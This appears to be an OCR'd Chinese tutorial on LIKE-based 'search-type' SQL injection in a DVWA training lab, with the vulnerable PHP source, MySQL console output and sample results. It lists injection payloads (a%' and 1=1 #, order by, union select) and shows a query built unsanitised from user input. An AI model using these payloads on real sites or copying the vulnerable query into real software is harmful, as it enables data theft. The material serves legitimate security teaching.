
漏洞的产生以及原因




搜索型注入


```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE first_name like '%$id%'";

输入a：
$getid = "SELECT first_name, last_name FROM users WHERE first_name like '%a%'";
```

- %代表任意数量的任意字符，下划线_代表单个任意字符。


这是模糊查询,只要first_name字段里面有a,就会符合查询的条件;



```
|    2 | boss     | 123      |
+------+----------+----------+
2 rows in set (0.00 sec)

mysql> insert into hack values(3,"admin","123");
Query OK, 1 row affected (0.00 sec)

mysql> insert into hack values(4,"tixtan","123");
Query OK, 1 row affected (0.00 sec)

mysql> select * from hack;
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    1 | ad'min   | 123456   |
|    2 | boss     | 123      |
|    3 | admin    | 123      |
|    4 | tixtan   | 123      |
+------+----------+----------+
4 rows in set (0.00 sec)

mysql>
```



```
t × from hack where  username like '%a%'  at line 2
mysql> select × from hack where  username like '%a%';
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    1 | ad'min   | 123456   |
|    3 | admin    | 123      |
|    4 | tixtan   | 123      |
+------+----------+----------+
3 rows in set (0.00 sec)

mysql> select × from hack where  username like '%t%';
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    4 | tixtan   | 123      |
+------+----------+----------+
1 row in set (0.00 sec)

mysql>
```




搜索型注入

- 输入%或_可查询出所有数据，证明漏洞存在。
- a%' and 1=1 #　　　　a%' and 1=2 #
- a%' order by 2 #
- a%' union select 1,2 #


……

%代表任意数量的任意字符;
_代表任意单个的任意字符；


本地磁盘 (C:) ▸ AppServ ▸ www ▸ dvwa ▸ vulnerabilities ▸ sqli ▸ source
搜索 source
新建文件夹
名称
high.php
low - 副本.php
low.php
medium.php
修改日期: 2018/9/11 9:51
大小: 618 字节
*C:\AppServ\www\dvwa\vulnerabilities\sqli\source\low.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(M) 语言(L) 设置(T) 宏(O) 运行(R) 插件(P) 窗口(W) ?
config.inc.php
low.php


```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    //$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $getid = "SELECT first_name, last_name FROM users WHERE first_name like '%$id%'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        $html .= '<pre>';
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
```

这里实验的数据库里面的总共的条目有5条！(可以参考sql注入(中级))



```
ID: a
First name: admin
Surname: admin

ID: a
First name: Hack
Surname: Me

ID: a
First name: Pablo
Surname: Picasso
```


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection


Vulnerability: SQL Injection


User ID:

```
ID: b
First name: Pablo
Surname: Picasso

ID: b
First name: Bob
Surname: Smith
```

More info


User ID:

```
ID: %
